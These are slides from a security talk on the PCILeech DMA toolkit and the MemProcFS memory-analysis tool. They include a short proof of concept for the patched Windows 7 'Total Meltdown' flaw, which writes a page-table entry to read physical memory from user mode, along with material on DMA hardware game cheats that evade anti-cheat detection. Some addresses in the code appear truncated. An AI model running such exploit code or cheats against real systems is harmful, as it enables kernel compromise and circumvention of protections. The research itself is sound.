


Practical Uses for Memory Visualization

 UlfFrisk

Agenda

Introduction and background

What is **PCILeech** and **The Memory Process File System?**

Finding a "**Total Meltdown**"

Hardware assisted **Cheating** in games

In-Depth: Capabilities Design, API and Plugins

Demos - **Live Demos!**

About Me: Ulf Frisk


Pentester by day – Stockholm, Sweden

Security Researcher by night

Author of the PCILeech Direct Memory Access Attack Toolkit

Presented at DEF CON and the Chaos Communication Congress

100% Open Source



What is the Memory Process File System?

Memory Analysis tool with Windows focus

In-Memory objects as Files and Folders

C and Python API

Multi-threading + native C core + intelligent parsing → FAST!

Wide range of memory acquisition methods:
hardware and software

Demo: 32 gigs in a second...

Dumplt created Memory Crash Dump

Point and click analysis

The image is a collage of screenshots demonstrating the use of the Dumplt tool for memory analysis.

Top Left: A Windows File Explorer window showing the 'Dumps' folder. It contains files like 'HADES-20181220-150708.dumpit' (Type: DUMPIT File, Size: 31,9 GB) and 'HADES-20181220-150708.json' (Type: JSON File, Size: 1,46 KB).

Top Right: A terminal window showing the output of the 'mount' command. It indicates that the Memory Process File System is mounted as 'M:\'. The output includes: 'The Memory Process File System is mounted as: M:\', 'Loaded VmmDll Version: 1.3.0', and 'Memory from dump files or PCleech supported devices are analyzed to provide a convenient process file system for analysis purposes.'

Bottom Left: A terminal window showing the output of the 'ls -l' command in the directory 'mnt/m/name/lsass.exe-956/modules/lsass.exe'. It lists various files and their permissions, including 'base', 'directories', 'entry', 'export', 'import', 'sections', 'sections1', and 'size'.


Bottom Center: A hex editor window showing the contents of the dump file. It displays a list of memory addresses and their corresponding hex values, along with a list of file names and their sizes.

Bottom Right: A hex editor window showing the contents of the dump file. It displays a list of memory addresses and their corresponding hex values, along with a list of file names and their sizes.

Analysis with HW device

Target Computer


Analysis Computer



PCIe
(ExpressCard)

FPGA

USB3



Use Case #1 – Finding a Total Meltdown

CVE-2018-1038 - local privilege escalation user to kernel
Arbitrary physical memory read/write at GB/s.

Windows 7 / 2008R2 only
Introduced in Meltdown patches
Patched in March 2018

Contacted the MSRC and published blog entry with PoC

But it wasn't fixed ...



Ulf Frisk
@UlfFrisk

finding a very nice vuln just to discover it was recently patched by vendor 🤔

8:04 PM - 25 Mar 2018

Finding a Total Meltdown

... and I've released a trivially exploitable kernel 0-day

Fixed if running with administrative privileges
NOT fixed if running as normal user

Super fast fix from Microsoft with OOB patch on March 29th
only two days after my blog post

Locate Total Meltdown by **looking** at the **memory map**!

Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

Bit Position(s)	Contents
0 (P)	Present; must be 1 to reference a page-directory-pointer table
1 (R/W)	Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table

"Total Meltdown" – 1 bit set in error

```
$ hexdump /cygdrive/m/pmem -C -n 4096 -s $((16#$(cat dtb)))
8de80000 67 f8 f0 7a 00 00 f0 02 00 00 00 00 00 00 00 |g..z.....|
8de80010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
8de80070 00 00 00 00 00 00 00 00 67 b8 18 7b 00 00 80 00 |.....g..{...|
8de80080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
8de80f60 00 00 00 00 00 00 00 00 67 08 e8 8d 00 00 00 00 |.....g.....|
8de80f70 67 48 9d 7a 00 00 00 00 63 d0 19 00 00 00 00 00 |gH.z....C.....|
```

0000000008de80867 ← Entry: PML4e
(hex) 0x7 = 0111 (binary)

Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

Bit Position(s)	Contents
0 (P)	Present; must be 1 to reference a page-directory-pointer table
1 (R/W)	Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table

The minimal "exploit"

No API calls required! – just read and write already in-process memory!

Check for existence:

```
unsigned long long pte_selfref = *(unsigned long long*)0xFFFF6FB7DBEDF68;
```

Read 4k "arbitrary" physical memory from address **0x331000**

```
unsigned char buf[0x1000];
```

```
// "randomly" hi-jack pte# 0x100 (offset 0x800), let's hope it's not used :)
```

```
*(unsigned long long*)0xFFFF6FB7DBED800 = 0x000000000331867;
```

```
// 0xFFFF6FB7DB00000 == (0xffff << 48) + (0x1ed << 39) + (0x1ed << 30) + (0x1ed << 21) + (0x100 << 12)
```

```
memcpy(buf, 0xFFFF6FB7DB00000, 0x1000);
```


Use Case #2 – Hardware Cheats


The **unexpected use case** – cheating in games!

Anti-Cheats – detects software based cheats

HW Cheat – “only” a PCIe device ...

Memory analysis on separate computer

Read-Only “radar / map decloak”
or Read-Write (more easily detected)





Hardware Cheats


Cheating scandal summer 2018

Cheating at home and on LANs
when OK to bring own computer



Cheat focused fork on Github



Hardware Cheats



Hardware Cheats



“prices for these cheats have been seen in the **\$1,500 to \$5,000** range”

“ ... **ban wave** of both cheat customers and developers ...”

“ ... can detect hardware-based cheats even when disguising the hardware cheat as a legitimate device. ”

What if ... it's possible to perfectly emulate legit hardware devices?
Already demonstrated by Cambridge University – Thunderclap
\$4500+ platform

Thunderclap: Exploring Vulnerabilities in Operating System IOMMU Protection via DMA from Untrustworthy Peripherals

<http://thunderclap.io/thunderclap-paper-ndss2019.pdf>




Fig. 4: Implementation of fully-functional network card using a QEMU device model running on FPGA

MemProcFS Design Goals


Ease of use – but yet powerful

Modular design and plugin functionality

APIs – C and Python

Performance

